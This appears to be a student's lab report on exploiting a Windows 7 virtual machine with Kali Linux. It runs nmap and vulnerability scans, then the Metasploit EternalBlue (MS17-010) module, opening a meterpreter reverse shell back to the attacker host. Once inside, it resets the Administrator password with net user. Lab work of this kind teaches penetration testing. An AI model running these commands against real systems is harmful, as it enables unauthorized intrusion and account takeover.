



Cyberpunk Report

BY: TAAHA SIDDIQUI MOHAMMED

About the report

- In this report I have hacked into the Windows Blue Virtual Machine using Kali Linux.
- In order to do so, I had run a few scans to locate the machine and also to find if it had any vulnerabilities.
- The exploit used is the Eternal Blue.



Here are the steps taken

- Firstly we get the root access in Kali Linux by using the "sudo su" command.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali: 
```

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# 
```

NMAP Scan
WITH THE WINDOWS
MACHINE RUNNING IN
BACKGROUND WE RUN
THE NMAP SCAN TO SEE
IF ANY HOSTS ARE
AVAILABLE.

```
(root@kali)-[/home/kali]
# nmap -sP 192.168.152.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:35 EST
Nmap scan report for 192.168.152.1
Host is up (0.00033s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.152.2
Host is up (0.00031s latency).
MAC Address: 00:50:56:E8:BB:EF (VMware)
Nmap scan report for 192.168.152.130
Host is up (0.00044s latency).
MAC Address: 00:0C:29:10:1A:16 (VMware)
Nmap scan report for 192.168.152.254
Host is up (0.00057s latency).
MAC Address: 00:50:56:E5:1B:DD (VMware)
Nmap scan report for 192.168.152.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.03 seconds
```

Command used "nmap -sV 192.168.152.1/24"
We see that we have some hosts available.
Next we will try to get more information about them.

NMAP Scan-2

- HERE WE HAVE USED THE COMMAND

"nmap -sV 192.168.152.1/24"

- DOING SO WE CAN SEE THAT OUR TARGET MACHINE IS HAVING SOME OPEN PORTS
- ALSO IP OF THE HOST IS ALSO SHOWN
"192.168.152.130"

```
(root@kali)~[/home/kali]
# nmap -sV 192.168.152.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:30 EST
Nmap scan report for 192.168.152.1
Host is up (0.00060s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3306/tcp   open  mysql        MySQL (unauthorized)
MAC Address: 00:50:56:C0:00:08 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.152.2
Host is up (0.000096s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
MAC Address: 00:50:56:E8:BB:EF (VMware)

Nmap scan report for 192.168.152.130
Host is up (0.00058s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:10:1A:16 (VMware)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.152.254
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.152.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E5:1B:DD (VMware)

Nmap scan report for 192.168.152.128
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.152.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (5 hosts up) scanned in 78.65 seconds
```

SCAN SHOWING ONLY
OUR TARGET HOST

```
(root@kali)~[/home/kali]
# nmap -sV 192.168.152.130
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:43 EST
Nmap scan report for 192.168.152.130
Host is up (0.0015s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server?
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:10:1A:16 (VMware)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.30 seconds

(root@kali)~[/home/kali]
#
```


nbtscan

THIS SCAN IS OPTIONAL

WE CAN SEE THAT OUR
HOST IS VISIBLE IN THE
SCAN

```
(root@kali)~[/home/kali]
# nbtscan 192.168.152.1/24
Doing NBT name scan for addresses from 192.168.152.1/24
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.152.1	DESKTOP-5D0122Q	<server>	<unknown>	00:50:56:c0:00:08
192.168.152.130	WIN-845Q99004PP	<server>	<unknown>	00:0c:29:10:1a:16
192.168.152.255	Sendto failed: Permission denied			

```
(root@kali)~[/home/kali]
#
```

Further Scan

- USING COMMAND "**nmap -p-
-A 192.168.152.130 --open**"
- WE SEE OUR TARGET IS A WINDOWS 7 ULTIMATE 7601
- WE ALSO SEE THAT THERE IS A SMB VERSION 2.1

```
(root@kali)~[/home/kali]
# nmap -p- -A 192.168.152.130 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:49 EST
Nmap scan report for 192.168.152.130
Host is up (0.00063s latency).
Not shown: 58981 closed tcp ports (reset), 6544 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
rdp-ntlm-info:
  Target_Name: WIN-845Q99004PP
  NetBIOS_Domain_Name: WIN-845Q99004PP
  NetBIOS_Computer_Name: WIN-845Q99004PP
  DNS_Domain_Name: WIN-845Q99004PP
  DNS_Computer_Name: WIN-845Q99004PP
  Product_Version: 6.1.7601
  System_Time: 2021-12-17T05:50:58+00:00
ssl-cert: Subject: commonName=WIN-845Q99004PP
Not valid before: 2021-12-15T15:44:04
Not valid after: 2022-06-16T15:44:04
ssl-date: 2021-12-17T05:51:03+00:00; -1s from scanner time.
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:10:1A:16 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_nbtstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:10:1a:16 (VMware)
_smb2-security-mode:
  2.1:
    Message signing enabled but not required
_smb2-time:
  date: 2021-12-17T05:50:58
  start_date: 2021-12-17T05:20:14
_smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_smb-os-discovery:
  OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1
  Computer name: WIN-845Q99004PP
  NetBIOS computer name: WIN-845Q99004PP\x00
  Workgroup: WORKGROUP\x00
  System time: 2021-12-17T00:50:58-05:00
_clock-skew: mean: 59m59s, deviation: 2h14m10s, median: -1s

TRACEROUTE
HOP RTT ADDRESS
1 0.63 ms 192.168.152.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.04 seconds

(root@kali)~[/home/kali]
```


- NOW LET US DO FURTHER SCANS USING THE COMMAND

"nmap --script vuln 192.168.152.130"

- THIS IS A SCAN THAT SHOWS ANY VULNERABILITIES IF AVAILABLE
- WE CAN SEE THAT THERE IS "**MS17-010**" VULNERABILITY, WHICH IS BASICALLY A **REMOTE CODE EXECUTION(RCE)** **VULNERABILITY** WHOSE TARGET IS SMB SERVERS

```
(root@kali)~[/home/kali]
# nmap --script vuln 192.168.152.130
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 01:02 EST
Nmap scan report for 192.168.152.130
Host is up (0.00045s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:10:1A:16 (VMware)

Host script results:
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 111.15 seconds
(root@kali)~[/home/kali]
```

GOING INTO MSF CONSOLE AND SEARCHING FOR THE MS17-010 EXPLOIT

GOING INTO MSF CONSOLE AND SEARCHING FOR THE MS17-010 EXPLOIT

```
(root@kali) - [/home/kali]
# msfconsole

[##### $a, #####]
[##### $$ ?a, #####]
[##### ?a, #####]
[##### ?a$ #####]
[##### $P" #####]
[##### "a,$$ #####]
[##### "$ #####]

= [ metasploit v6.1.14-dev ]
+ -- -- [ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > search ms17-010
```

Result of search

```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > █
```

- We can see that the Eternal Blue exploit is available
- But first let us confirm the vulnerability by using the Auxiliary Scanner, i.e., ID 3 in the picture shown

- Here is some information regarding the ms17-010 exploit
- This exploit was developed by Sean Dillon and Luke Jennings as shown

```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show info

Name: MS17-010 SMB RCE Detection
Module: auxiliary/scanner/smb/smb_ms17_010
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Sean Dillon <sean.dillon@risksense.com>
Luke Jennings

Check supported:
No

Basic options:
```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

```
Description:
Uses information disclosure to determine if MS17-010 has been patched or not. Specifically, it connects to the IPC$ tree and attempts a transaction on FID 0. If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the MS17-010 patch. If the machine is missing the MS17-010 patch, the module will check for an existing DoublePulsar (ring 0 shellcode/malware) infection. This module does not require valid SMB credentials in default server configurations. It can log on as the user "\\" and connect to IPC$.
```

```
References:
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
https://github.com/countercept/doublepulsar-detection-script
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Also known as:
DOUBLEPULSAR
ETERNALBLUE
```


Available options

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- Let us set the RHOST as our target host and run the scan

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.152.130
RHOSTS => 192.168.152.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.152.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.152.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- And we can see the scan showing that the host is vulnerable!
- Now let's go back and run the Eternal Blue exploit

Here is some information regarding the EternalBlue exploit.
The developers of this exploit is also mentioned in the picture.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show info

      Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
      Module: exploit/windows/smb/ms17_010_eternalblue
      Platform: Windows
      Arch: x64
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Average
      Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
  Id  Name
  --  --
  0    Automatic Target
  1    Windows 7
  2    Windows Embedded Standard 7
  3    Windows Server 2008 R2
  4    Windows 8
  5    Windows 8.1
  6    Windows Server 2012
  7    Windows 10 Pro
  8    Windows 10 Enterprise Evaluation

Check supported:
  Yes
```

Payload information:
Space: 2000

Description:

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

References:

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0144>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0145>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0148>
<https://github.com/RiskSense-Ops/MS17-010>
https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
<https://www.exploit-db.com/exploits/42030>

Also known as:
ETERNALBLUE

Showing the available options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                     |
|---------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                           |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                           |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                              |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                      |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                         |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.152.128 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Let us set the RHOST as the target and hack into the system!
- Here the LHOST is already set as our device

And we are in!

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.152.128:4444
[*] 192.168.152.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.152.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.152.130:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.152.130:445 - The target is vulnerable.
[*] 192.168.152.130:445 - Connecting to target for exploitation.
[+] 192.168.152.130:445 - Connection established for exploitation.
[*] 192.168.152.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.152.130:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.152.130:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.152.130:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.152.130:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.152.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.152.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.152.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.152.130:445 - Starting non-paged pool grooming
[+] 192.168.152.130:445 - Sending SMBv2 buffers
[+] 192.168.152.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.152.130:445 - Sending final SMBv2 buffers.
[*] 192.168.152.130:445 - Sending last fragment of exploit packet!
[*] 192.168.152.130:445 - Receiving response from exploit packet
[+] 192.168.152.130:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.152.130:445 - Sending egg to corrupted connection.
[*] 192.168.152.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.152.130
[*] Meterpreter session 1 opened (192.168.152.128:4444 → 192.168.152.130:49159 ) at 2021-12-17 01:44:34 -0500
[*] 192.168.152.130:445 - -----
[*] 192.168.152.130:445 - -----WIN-----
[+] 192.168.152.130:445 - -----


meterpreter > |
```

- Typing "**shell**" gets us into the command prompt of the host as we can see
- Next I used "**net user Administrator hackedggwp**" to change password to hackedggwp
- And we are in the machine!

```
meterpreter > shell
Process 2004 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user Administrator hackedggwp
net user Administrator hackedggwp
The command completed successfully.

C:\Windows\system32>
```



THANK YOU

